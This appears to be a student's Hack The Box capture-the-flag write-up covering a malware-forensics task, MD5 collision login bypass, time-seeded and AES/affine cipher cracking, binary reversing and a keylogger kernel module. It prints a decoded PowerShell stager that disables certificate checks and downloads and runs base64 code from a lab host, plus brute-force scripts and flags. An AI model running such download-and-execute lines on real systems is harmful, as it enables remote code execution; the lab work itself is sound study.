"U2V0LUV4ZWN1dGlvb1BvbGljeSBCeXBhc3MgLVNjb3BlIFByb2Nlc3MgLUZvcmNIoYBbU3lzdGVtLk5ldC5TZXJ2aWNIUG9pbnRNYW5hZ2VvTo6U2VydGlmawNhdGVWVxpZGF0aW9uQ2FsbGjhY2sgPSB7JHRydWV901tdB7JHRydWV901tTeXN0Zw0uTmV0L1n1cnZpY2VQb2ludE1hbmFnZXJdOjpTZWN1cml0eVByb3RvY29sID0gW1N5c3Rls50ZXQuU2Vydml2FudGVkCg" "uZ10601VURjguR2V0U3RyaW5nKftTeXN0Zw0uQ29udmVydF060kZyb1CYXNlnjRTdHJpbmcokG5ldy1vYmplY3Qgcd2FudGVkCg3lzdGVtLm5ldC53ZWJjbGllbnQpLmRvd25sb2Fkc3RyaW5nKcdodHRw018vd2FudGVkLmfsaXZlMh0Yi9jZGhL19d2FudGVkCg" "CcpKSkd2FudGVkCgd2FudGVkCg"

we decoded it using a base64 decoder and extracted its contents. And found another url.

URL Found: http://wanted.alive.htb/cdba/_rp

Decode from Base64 format

Simply enter your data then push the decode button.

```
U2V0LUV4ZWN1dGlvbIBvbGjjeSBCeXBhc3MgLVNjb3BIIFByb2Nlc3MgLUZvcmNIoYBbU3IzdGVtLk5ldC5TZXJ2aWNIUG9pbmRNYYW5hZ2VyxTo6U2VydVQ2VydGImaWNhdGVWYWyxpZGF0aW9uQ2FsbGJhY2sgPSB7JHRydWV9O1tTeXN0ZW0uTmV0LINlcnPzY2VQb2IudE1hbhFnZXJdOjpTZWN1cmI0eVByb3RvY29sID0gW1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OINiY3VyaXR5UHJvdG9jb2wgLWJvciAzMDcyOyBpZXggKFTeXN0ZW0uVGV4dC5FbmNvZGluZ106OIURjguR2V0U3RyaW5nKFTeXN0ZW0uQ29udmVydF06OKZyb21CYXNINjRTdHJpbmcKG5ldy1vYmpIY3Qgc3IzdGVtLm5ldC53ZWJbGllbnQpLmRvd25sb2Fkc3RyaW5nKCdodHRwOj8vd2FudGVkLmFsaXZILmh0Yi9jZGJhL19ycCcpKSkip
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
Set-ExecutionPolicy Bypass -Scope Process -Force; [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.ServicePointManager]::SecurityProtocol -bor 3072; iex ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((new-object system.net.webclient).downloadstring('http://wanted.alive.htb/cdba/_rp'))))
```

We replaced the Ip and port.

Modified Url: http://83.136.251.195:40580/cdba/_rp

I ran a curl on it and extracted the url contents into _rp.txt file and there we found the flag.

HTB{c4tch3_th3_m4lw4r3_w1th_th3_l4ss0_2eeccb7a2c50ce3782de5163eb2534c13}

(kali㉿kali)-[~]

```
$ curl -o _rp.txt http://83.136.251.195:40580/cdba/_rp
```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
Dload	Upload	Total	Spent	Left	Speed		
100	72	100	72	0	0	327	327

(kali㉿kali)-[~]

```
$ cat _rp.txt
```

Deploy to an in-browser Virtual Machine
HTB{c4tch3d_th3_m4lw4r3_w1th_th3_l4ss0_2eeccb7a2c50ce3782de5163eb2534c13}

(kali㉿kali)-[~]

83.136.251.195:40580/cdba/_rp

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

HTB{c4tch3d_th3_m4lw4r3_w1th_th3_l4ss0_2eeccb7a2c50ce3782de5163eb2534c13}

Cryptography Challenges:

Challenge 8: alphascii clashing

CHALLENGE NAME

alphascii clashing

The Frontier Board's grip on the stars relies on a digital relic thought to be flawless. But in the depths of the void, anomalies can ripple through even the most secure systems. Do you have what it takes to expose the cracks in their so-called perfection?



Challenge Description:

The Frontier Board claims their login system is secure, using MD5 to store passwords in a database. However, MD5 is known to be broken and susceptible to collisions. By carefully exploiting this weakness, we aim to reveal the flaws in their system and retrieve the hidden flag.

Idea:

The login application checks user credentials against stored data. If a match is found but the usernames differ, the system leaks the flag. Our task was to force this scenario using MD5 collisions, proving the insecurity of their method.

Objective:

- Connect to the provided service.
- Exploit the MD5-based credential checking mechanism.
- Create a scenario where two distinct usernames produce the same MD5 hash and share the same password.
- Trigger the unexpected condition, causing the system to reveal the flag.

Approach:

The given Python code snippet shows users stored as:

```
    }
    ...
users = {
    'HTBUser132' : [md5(b'HTBUser132').hexdigest(), 'secure123!'],
    'JohnMarcus' : [md5(b'JohnMarcus').hexdigest(), '0123456789']
}
```

On login, the system:

- Computes md5(input_username)
- Checks if [md5(input_username), input_password] matches any [stored_md5, stored_password] in users.
- If it finds a match but input_username does not equal the db_user key, it prints the flag.

Direct attempts, like logging in as HTBUser132 with JohnMarcus's password, or vice versa, failed. Without a direct MD5 hash match, these attempts don't trigger the special case.

```
Option (json format) :: {"option":"login"}  
enter credentials (json format) :: {"username":"HTBUser132","password":"0123456789"}  
[-] invalid username and/or password!  
  
Welcome to my login application scaredy cat ! I am using MD5 to save the passwords in the database.  
I am more than certain that this is secure.  
You can't prove me wrong!  
  
[1] Login  
[2] Register  
[3] Exit  
  
Option (json format) :: {"option":"login"}  
enter credentials (json format) :: {"username":"JohnMarcus","password":"secure123!"}  
[-] invalid username and/or password!  
  
Welcome to my login application scaredy cat ! I am using MD5 to save the passwords in the database.  
I am more than certain that this is secure.
```

MD5 Collisions:

To solve this, we need two different alphanumeric strings that produce the same MD5 hash. If we register one string as a new user and then log in with the second, the system's [hash, password] check passes, but the usernames differ—causing the application to print the flag.

After a quick search we found the two strings that produce the same MD5 hash. If we register one string as a new user and then log in with the second, the system's [hash, password] check passes, but the usernames differ—causing the application to print the flag.

Strings with the same MD5 hash:

- TEXTCOLLBYfGiJUETHQ4hEcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak
- TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak

```
[(kali㉿kali)-[~]]$ echo -n "TEXTCOLLBYfGiJUETHQ4hEcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak" | md5sum  
faad49866e9498fc1719f5289e7a0269 -  
  
[(kali㉿kali)-[~]]$ echo -n "TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak" | md5sum  
faad49866e9498fc1719f5289e7a0269 -
```

Both hash to the same MD5 value. We chose the simple password 0123456789 (alphanumeric) to meet the challenge's conditions.

Register the First Colliding Username:

```
nc 94.237.55.52 39671
```

```
{"option":"register"}
```

```
{"username":"TEXTCOLLBYfGiJUETHQ4hEcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak","password":"0123456789"}
```

```
Welcome to my login application scaredy cat ! I am using MD5 to save the passwords in the database.  
I am more than certain that this is secure.  
You can't prove me wrong!  
[1] Login  
[2] Register  
[3] Exit  
Option (json format) :: {"option":"register"}  
enter credentials (json format) :: {"username":"TEXTCOLLBYfGiJUETHQ4hEcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak","password":"0123456789"}  
Welcome to my login application scaredy cat ! I am using MD5 to save the passwords in the database.  
I am more than certain that this is secure.  
You can't prove me wrong!
```

Login with the Second Colliding Username:

```
{"option":"login"}
```

```
{"username":"TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak","password":"0123456789"}
```

```
Welcome to my login application scaredy cat ! I am using MD5 to save the passwords in the database.  
I am more than certain that this is secure.  
You can't prove me wrong!  
[1] Login  
[2] Register  
[3] Exit  
Option (json format) :: {"option":"login"}  
enter credentials (json format) :: {"username":"TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak","password":"0123456789"}  
[+] what?! this was unexpected. shutting down the system :: HTB{finding_alphanumeric_md5_collisions_for_fun_https://x.com/realhashbreaker/status/1770161965006008570_0a28fd8996946f9ca43723c88966c63c} ☺
```

Since both usernames share the same [MD5 hash, "0123456789"] combination, but differ in actual username strings, the system identifies a hash match without username equality, triggering the "unexpected" branch.

Upon logging in with the second colliding username, the application displayed the flag:

HTB{finding_alphanumeric_md5_collisions_for_fun_https://x.com/realhashbreaker/status/1770161965006008570_0a28fd8996946f9ca43723c88966c63c}

```
Option (json format) :: {"option":"login"}  
enter credentials (json format) :: {"username":"TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak","password":"0123456789"}  
[+] what?! this was unexpected. shutting down the system :: HTB{finding_alphanumeric_md5_collisions_for_fun_https://x.com/realhashbreaker/status/1770161965006008570_0a28fd8996946f9ca43723c88966c63c} ☺  
[kali㉿kali)-[~]
```

Challenge 9: MuTLock

CHALLENGE NAME

MuTLock



The Frontier Board encrypts their secrets using a system tied to the ever-shifting cosmic cycles, woven with patterns that seem random to the untrained eye. To outwit their defenses, you'll need to decipher the hidden rhythm of time and unlock the truth buried in their encoded transmissions. Can you crack the code and unveil their schemes?

Challenge Description:

The Frontier Board employs a time-dependent encryption system to obscure their secrets. Each run depends on the current timestamp's parity, mixing deterministic and random keys. Our objective: break the layered encryption to reveal the hidden flag.

Given Files:

- output.txt: Contains two lines of hex-encoded ciphertext.
- source.py: Shows how the flag is split and encrypted.

Encryption Process (from source.py):

1. Flag Splitting:

The flag is divided into two halves:

```
def main():
    # Split the flag
    flag_half1 = FLAG[:len(FLAG)//2]
    flag_half2 = FLAG[len(FLAG)//2:]
```

Time-Based Key Generation: The encryption calls `get_timestamp_based_keys()` which does:

```

def get_timestamp_based_keys():
    timestamp = int(time.time())
    if timestamp % 2 == 0:
        key_seed = random.randint(1, 1000)
        xor_key = 42
    else:
        key_seed = 42
        xor_key = random.randint(1, 255)
    return key_seed, xor_key

```

Depending on the parity of timestamp, one half is encrypted at an even second (with key_seed random and xor_key = 42) and the other at an odd second (with key_seed = 42 and xor_key random).

Because the code sleeps one second before encrypting the second half, if the first half uses even-second logic, the second half is odd-second logic, or vice versa.

Each half is processed as:

Polyalphabetic + Base64 + XOR:

- Polyalphabetic encryption with a key generated by generate_key(key_seed).
- Base64-encode the result.
- XOR all bytes with xor_key.
- Hex-encode the final XORed string and write it to output.txt.

Approach to Decryption:

- **Identify Even and Odd Halves:** One half uses a known XOR key of 42 (even timestamp), and the other uses a random XOR key with a known key_seed=42.
- Procedure:
 - Tried XORing each line of the output.txt hex data by 42 and see if it yields valid Base64.
 - The line that correctly yields Base64 when XORed with 42 is the even half.
 - The other line is the odd half.
- **Decrypt Odd Half (Known key_seed=42):** For the odd half:
 - We know key_seed=42. We can replicate generate_key(42) and decrypt the polyalphabetic layer easily once we remove the XOR layer.
 - XOR layer must be discovered by brute forcing XOR keys from 1 to 255 until the result is valid Base64.
 - After finding the XOR key, decode from Base64, and use the known key (generate_key(42)) to polyalphabetically decrypt.

This gives us the first half of the plaintext flag:

HTB{timestamp_based_encrypt}

```
(kali㉿kali)-[~]
$ python3 mutlock.py
Even half (polyalphabetic ciphertext): ÖÄ ÄÌ·ê£Ó«%çÙÍ»¥ÖÖµ»à§Ùµ
Odd half (polyalphabetic ciphertext): %äÑæÙÜÎÉÛ»Ã¥"ÈÄÍÆµ×þØÙÍ×Ã
Odd half XOR key: 119
Odd half plaintext: HTB{timestamp_based_encrypt}
Failed to decrypt even half.
```

- **Decrypt Even Half (Unknown key_seed, xor_key=42):** For the even half:
 - XOR with 42 directly gives Base64 since we know it's even.
 - Decode the Base64 to get the polyalphabetic ciphertext.
- But we don't know the key_seed (only that it's between 1 and 1000). We must brute force:
 - Generated the key for each seed from 1 to 1000.
 - Decrypted the polyalphabetic text.
 - Check if the resulting plaintext contains a known substring.
- We need a good known plaintext substring. The first half ended in ...encrypt, so the next part likely starts with ion to form encryption. Choosing "ion" as the known plaintext is smart because it appears at the exact junction, ensuring we find the correct seed that yields a meaningful continuation.
- By brute forcing with "ion" as the known plaintext, we find the correct seed and fully decrypt the second half:

ion_is_so_secure_i_promise}

We wrote the script to do the following which decrypted both the halves of the flags and combined it and gave the full flag:

HTB{timestamp_based_encryption_is_so_secure_i_promise}

```
(kali㉿kali)-[~]
$ python3 MuTLock.py
[DEBUG] Even half (polyalphabetic ciphertext): ÖÄ ÄÌ·ê£Ó«%çÙÍ»¥ÖÖµ»à§Ùµ
[DEBUG] Odd half (polyalphabetic ciphertext): %äÑæÙÜÎÉÛ»Ã¥"ÈÄÍÆµ×þØÙÍ×Ã
[DEBUG] Odd half XOR key: 119
[DEBUG] Odd half plaintext: HTB{timestamp_based_encrypt}
[DEBUG] Even half decrypted with seed 433: ion_is_so_secure_i_promise}
Decrypted full flag: HTB{timestamp_based_encryption_is_so_secure_i_promise}
```

Script Used to get the flag: (I have also attached the script with the submission)

```

1 import random
2 import string
3 import base64
4
5 def generate_key(seed, length=16):
6     random.seed(seed)
7     key = ''.join(random.choice(string.ascii_letters + string.digits) for _ in range(length))
8     return key
9
10 def polyalphabetic_decrypt(ciphertext, key):
11     key_length = len(key)
12     plaintext = []
13     for i, char in enumerate(ciphertext):
14         key_char = key[i % key_length]
15         decrypted_char = chr((256 + ord(char) - ord(key_char)) % 256)
16         plaintext.append(decrypted_char)
17     return ''.join(plaintext)
18
19 def xor_decrypt(ciphertext_bytes, xor_key):
20     return bytes([c ^ xor_key for c in ciphertext_bytes]).decode(errors="ignore")
21
22 def is_valid_base64(s):
23     try:
24         return base64.b64encode(base64.b64decode(s)) == s.encode()
25     except Exception:
26         return False
27
28 def decrypt_even_half(hex_ciphertext):
29     # Even half uses xor_key = 42
30     ciphertext_bytes = bytes.fromhex(hex_ciphertext)
31     xor_key = 42
32     base64_text = xor_decrypt(ciphertext_bytes, xor_key)
33     if is_valid_base64(base64_text):
34         decoded_text = base64.b64decode(base64_text).decode(errors="ignore")
35     return decoded_text
36     return None
37
38 def decrypt_odd_half(hex_ciphertext):
39     # Odd half uses key_seed=42 and unknown xor_key
40     ciphertext_bytes = bytes.fromhex(hex_ciphertext)
41     for xor_key in range(1, 256):
42         base64_text = xor_decrypt(ciphertext_bytes, xor_key)
43         if is_valid_base64(base64_text):
44             decoded_text = base64.b64decode(base64_text).decode(errors="ignore")
45             return decoded_text, xor_key
46     return None, None
47
48 def brute_force_key_seed(ciphertext, known_plaintext):
49     # Try all seeds to find which yields plaintext containing known_plaintext
50     for seed in range(1, 1001):
51         key = generate_key(seed)
52         decrypted_text = polyalphabetic_decrypt(ciphertext, key)
53         if known_plaintext in decrypted_text:
54             return decrypted_text, seed
55     return None, None

```

```

# Given ciphertext lines from output.txt
encrypted_flags = [
    "00071134013a3c1c00423f330704382d00420d331d04383d00420134044f383300062f34063a383e0006443310043839004315340314382f004240331c043815004358331b4f3830",
    "5d1f486ed4d9611a5d1e64067611f5d5b196e5b5961405d1f7a695b12614e5d58506e4212654b5d5b196e4067611d5d5b726e4649657c5d5872695f12654d5d5b4c6e4749611b"
]

first_half_candidate = decrypt_even_half(encrypted_flags[0])
second_half_candidate = decrypt_even_half(encrypted_flags[1])

if first_half_candidate:
    even_half = first_half_candidate
    odd_half, odd_xor_key = decrypt_odd_half(encrypted_flags[1])
else:
    even_half = decrypt_even_half(encrypted_flags[1])
    odd_half, odd_xor_key = decrypt_odd_half(encrypted_flags[0])

if even_half and odd_half:
    print("[DEBUG] Even half (polyalphabetic ciphertext): {even_half}")
    print("[DEBUG] Odd half (polyalphabetic ciphertext): {odd_half}")
    print(f"[DEBUG] Odd half XOR key: {odd_xor_key}")

    # Decrypt odd half fully (key_seed=42)
    random.seed(42)
    chars = string.ascii_letters + string.digits
    known_key = ''.join(random.choice(chars) for _ in range(16))
    odd_plaintext = polyalphabetic_decrypt(odd_half, known_key)
    print(f"[DEBUG] Odd half plaintext: {odd_plaintext}")

    # Use "ion" as known plaintext to continue from "encrypt" → "decryption"
    flag_even_half, seed = brute_force_key_seed(even_half, "ion")
    if flag_even_half:
        print(f"[DEBUG] Even half decrypted with seed {seed}: {flag_even_half}")
        full_flag = odd_plaintext + flag_even_half
        print("Decrypted full flag:", full_flag)
    else:
        print("Failed to decrypt even half.")
else:
    print("Failed to identify even and odd halves.")

```

Challenge 10: Cryptospiracy theory

CHALLENGE NAME

cryptospiracy theory



As you infiltrate the Frontier Board's encrypted communication channel, you stumble upon a clandestine meeting of shadowy figures plotting their next move. Their messages, fragmented and encoded, hold the key to unraveling their plans. Can you piece together their secrets and expose their treachery before it's too late? Hint: You should first focus on the downloadable. You will find the required credentials to login to the form. From there, you will reach the second stage of the challenge.

Challenge Description:

The Cryptospiracy challenge layers cryptographic puzzles to protect its secrets. The first phase involves breaking AES encryption in ECB mode using a wordlist to extract credentials. In the second phase, an Affine Cipher demands brute-forcing modular arithmetic to reveal a clandestine plot. Our objective: unravel both layers to piece together the final flag.

The Cryptospiracy challenge involved multiple layers of encryption and cryptanalysis:


1. **AES Encryption in ECB Mode:** Using a wordlist to crack AES-encrypted files.
2. **Affine Cipher Decryption:** Brute-forcing affine cipher parameters to extract plaintext.

Phase 1: Cracking AES-Encrypted Data

1. Challenge Files Analysis

- **Files provided:**
 - encrypted_message.aes: AES-encrypted message.
 - generator.py: Script used for encryption.
- **generator.py Analysis:**
 - Uses **AES ECB mode** to encrypt words.
 - Encryption password is read from password.txt.
 - Each word is padded and encrypted individually.

We were also provided a docker page with Login Form



2. AES Decryption Script

We used the **Decrypter-1.py** script to brute-force the password for AES decryption using a wordlist.

- AES accepts key sizes of **16, 24, or 32 bytes**.
- ECB mode encrypts each block independently, making it susceptible to pattern analysis.

Execution and Results

- We ran the script against encrypted_message.aes and a common wordlist.
- Password found: avengedsevenfold.
- Partial decrypted message:

```
Hey gang,  
... hijack bank 25th December ...  
HTB{Br3@k_Th3Username: Hacktheboxadmin Password:  
G7!xR9$T@2mL^bW4&uV
```

The decrypted file revealed critical credentials:

- Username: Hacktheboxadmin
- Password: G7!xR9\$T@2mL^bW4&uV

Script used: (Uploaded in the zip file as Cryptospiracy_Decrypter-1.py)

```
Z: > CyberSec > Sem-3 > OffSec > CTF > Crypto > Cryptospiracy_Decrypter-1.py > ...
1  from Crypto.Util.Padding import unpad
2  from Crypto.Cipher import AES
3  import os
4
5  # Function to decrypt the encrypted file using a wordlist
6  def decrypt_with_wordlist(encrypted_file_path, wordlist_path):
7      # Read the encrypted data
8      with open(encrypted_file_path, 'rb') as file:
9          encrypted_data = file.read()
10
11     # Open the wordlist file and iterate through each password
12     with open(wordlist_path, 'r') as wordlist:
13         for line in wordlist:
14             password = line.strip() # Remove newline or extra spaces
15             try:
16                 # Ensure the password length is valid
17                 if len(password) not in [16, 24, 32]:
18                     continue
19
20                 # Convert password to bytes
21                 password_bytes = password.encode()
22
23                 # Initialize the AES cipher in ECB mode
24                 cipher = AES.new(password_bytes, AES.MODE_ECB)
25
26                 # Attempt to decrypt and unpad
27                 decrypted_data = unpad(cipher.decrypt(encrypted_data), AES.block_size)
28
29                 # If decryption succeeds, print and return the result
30                 print(f"Password found: {password}")
31                 print(f"Decrypted message: {decrypted_data.decode('utf-8')}")
32                 return password, decrypted_data
33
34             except (ValueError, UnicodeDecodeError):
35                 # Ignore decryption errors and try the next password
36                 continue
37
38     print("No valid password found in the wordlist.")
39     return None, None
40
41 # Example usage
42 # Provide paths to the encrypted file and the wordlist
43 encrypted_file = 'encrypted_message.aes' # Replace with actual path
44 wordlist_file = 'wordlist.txt' # Replace with actual path to the wordlist
45
46 # Run the decryption
47 decrypt_with_wordlist(encrypted_file, wordlist_file)
```

After logging into the portal with credentails we can find We get encrypter.txt and encrypter.py

Phase 2: Cracking the Affine Cipher

1. Challenge File

The encrypter.txt file contained an **Affine Cipher** encrypted message.

Affine Cipher Formula:

$$D(x) = a^{-1}(x - b) \pmod{26}$$

$$D(x) = a^{-1}(x - b) \pmod{26}$$

Where:

- aaa and b are keys.

bb

- $a^{-1}a^{-1}a - 1$ is the modular inverse of amod26.

amod 26a \mod 26

2. Decryption Script

We used the **Decrypter-2.py** script to brute-force valid combinations of aaa and bbb:

By running the script, the correct parameters $a=7$ and $b=25$ decrypted the message:

We combined the Flag info from both the outputs to get **HTB{Br3@k_Th3_BL0CK_P@TT3RN}**

```
HELLO GANG, THIS INFORMATION IS EXTREMELY CRITICAL. WE ARE GOING TO USE A BL  
OAT LOAD OF EXPLOSIVES FOR THE ATTACK AND ALSO WE ARE SUCCESSFUL IN BRIBING  
THE BANK'S MANAGER FOR 25% OF THE LOOT. WE ARE ALSO CURRENTLY WORKING FROM O  
UR BASE IN LONDON EXACTLY AT: LATITUDE: 51.5074, LONGITUDE: -0.1278. FLAG: _  
BL0CK_P@TT3RN}  
HTB{Br3@k_Th3Username: Hacktheboxadmin Password: G7!xR9$st@2mL^bW4&uV  
FLAG: _BL0CK_P@TT3RN}  
  
Combined flag: HTB{Br3@k_Th3_BL0CK_P@TT3RN}
```

Script Used: (Uploaded in the zip file as Cryptospiracy_Decrypter-2)

```
Z: > CyberSec > Sem-3 > OffSec > CTF > Crypto > 🗝️ Cryptospiracy_Decrypter-2.py > ...
1  from math import gcd
2
3  def mod_inverse(a, m):
4      for x in range(1, m):
5          if (a * x) % m == 1:
6              return x
7      return None
8
9  def decrypt_affine(a, b, ciphertext):
10     m = 26 # Size of the alphabet
11     a_inv = mod_inverse(a, m)
12     if a_inv is None:
13         return None # Modular inverse doesn't exist
14
15     plaintext = []
16     for ch in ciphertext:
17         if ch.isalpha():
18             # Decrypt character
19             char_value = (a_inv * ((ord(ch) - 65 + b) % m)) % m
20             plaintext.append(chr(char_value + 65))
21         else:
22             plaintext.append(ch) # Keep non-alphabet characters as is
23     return ''.join(plaintext)
24
25 # Load the encrypted text
26 encrypted_file_path = './encrypted.txt' # Replace with your encrypted file
27 with open(encrypted_file_path, 'r') as file:
28     encrypted_message = file.read()
29
30 # Valid ranges for a and b
31 valid_a_values = [1, 3, 5, 7, 9, 11, 15, 17, 19, 21, 23, 25] # Valid values of 'a'
32 valid_b_values = range(1, 27) # Valid values of 'b'
33
34 # Search for the correct decryption
35 with open("decryption_results.txt", "w") as output_file:
36     for a in valid_a_values:
37         for b in valid_b_values:
38             decrypted_message = decrypt_affine(a, b, encrypted_message)
39             if decrypted_message:
40                 output_file.write(f"{'a={a}, b={b}: {decrypted_message}'}\n")
41
42 print("Decryption attempts saved to decryption_results.txt")
```

Reversing Challenges:

Challenge 11: Cryo

You've been on ice for a long time, so before you start your journey you'll need to defrost and warm up your skills. As luck would have it, you've forgotten the password to your trusty Electro-Safe-o-Matic, where your most prized possessions are. Can you still remember how to crack in?

Challenge Description:

For this challenge, we were tasked with solving a series of questions that acted like flags. Each question required analyzing the binary provided and uncovering specific details about its behavior, structure, and functionality. This process involved reverse engineering the binary to determine how the password validation mechanism worked and answering questions.

Through static analysis and dynamic debugging, we pieced together the logic behind the binary's password verification system, eventually deriving the correct password and understanding the challenge in detail.

1. What libc function is used to check if the password is correct?

The function used to check if the password is correct is **strcmp**.

- In the function validate_password, the program compares the transformed user input with the correct password using strcmp.

2. What is the size of the password buffer, based on the argument to scanf?

The buffer size is **49 bytes**.

- From the call to __isoc99_scanf, the format string "%49s" restricts input to a maximum of 49 characters. This size excludes the null byte, so the total buffer allocation is likely 50 bytes.

3. What is the name of the function that modifies the user's input?

The function that modifies the user's input is generate_key.

- Inside validate_password, the user's input is passed to generate_key for transformation.

4. What would be the result of applying the operation from this function to a string containing one character, 'B'? Provide your answer as a hex number, e.g., 0x4f.

The operation in generate_key modifies each character as follows:

`arg1[i] = (arg1[i] ^ 0x2a) + 5;`

- For the character 'B' (ASCII value 0x42):
-
- $'B' \text{ XOR } 0x2A = 0x42 \wedge 0x2A = 0x68$

$0x68 + 5 = 0x6D$

- The result is **0x6D**.
-

5. What is printed if the password is correct?

If the password is correct, the program prints: "**Access granted!**"

- This string is located in the .rodata section, and it is printed via puts in the main function after validating the password.
-

6. How long is the password, based on the value that the user's input is compared against (not including the final null byte)?

The password is **8 bytes long**.

- In validate_password, the transformed input is compared against a hardcoded value stored in var_51, which is an 8-byte string: 0x625f491e53532047.
-

7. What is the password?

To determine the password, reverse the transformation in generate_key. Each character of the password satisfies the equation:

`original_char = ((transformed_char - 5) ^ 0x2A)`

For the target password 0x625f491e53532047 (interpreted as ASCII characters):

- Reversing the operation gives the original input. The exact decoding process requires applying the logic to each character in sequence.

The reversed password is **CryoSafe**.

Flags 7/7 ^

1. What libc function is used to check if the password is correct?
2. What is the size of the password buffer, based on the argument to scanf?
3. What is the name of the function that modifies the user's input?
4. What would be the result of applying the operation from this function to a string containing one character, 'B'? Provide your answer as a hex number, e.g. 0x4f.
5. What is printed if the password is correct?
6. How long is the password, based on the value that the user's input is compared against (not including the final null byte)?
7. What is the password?

Challenge 12: ColossalBreach

CHALLENGE NAME
ColossalBreach

A devastating data breach has occurred, in a remote satellite on the edge of the Frontier Cluster. You'll need to investigate the satellite, discover how the data was stolen, and finally discover what was stolen in order to prevent it falling into the wrong hands.

Challenge Description:

The investigation involves extracting metadata, analyzing kernel functions, decoding logs, and piecing together the stolen password.

This challenge required a thorough understanding of Linux kernel modules, debugfs, and reverse engineering concepts, with tasks like :

- Identifying the module's author.
- Pinpointing functions that hook into system events like keyboard activity.

- Deciphering obfuscated logs using XOR encoding.
- Analyzing file paths, system messages, and user inputs to reconstruct the breach.

By successfully unraveling the kernel module's logic and decoding the stolen data, the investigator prevents further fallout from the breach and ensures the security of the Frontier Cluster.

1. Who is the module's author?

Within the extracted metadata strings from the kernel module, we see a standard kernel module metadata line:

In Linux kernel modules, MODULE_AUTHOR() sets the author field, which modinfo can display. This line clearly indicates the module's author.

Answer: The author is **0xEr3n**.

2. What is the name of the function used to register keyboard events?

The extracted strings and symbols show references to standard Linux keyboard notifier functions:

The Linux kernel provides **register_keyboard_notifier()** to register a callback for keyboard events. Given the context and these strings, the module likely uses register_keyboard_notifier() to hook into keyboard events.

3. What is the name of the function that converts keycodes to strings?

Within the list of possible function names, we find: **keycode_to_string**

This strongly suggests a dedicated function to map integer keycodes to human-readable strings. Such a function name is self-explanatory and aligns with typical keylogging logic.

Answer: The function is **keycode_to_string**.

6. What is the XOR key used to obfuscate the keys?

From the decoding process of the provided logs:

Attempting to decode logs with XOR keys...


Key: 0x19

The logs were successfully decoded using XOR with the key **0x19**.

7. What is the password entered for 'adam'?

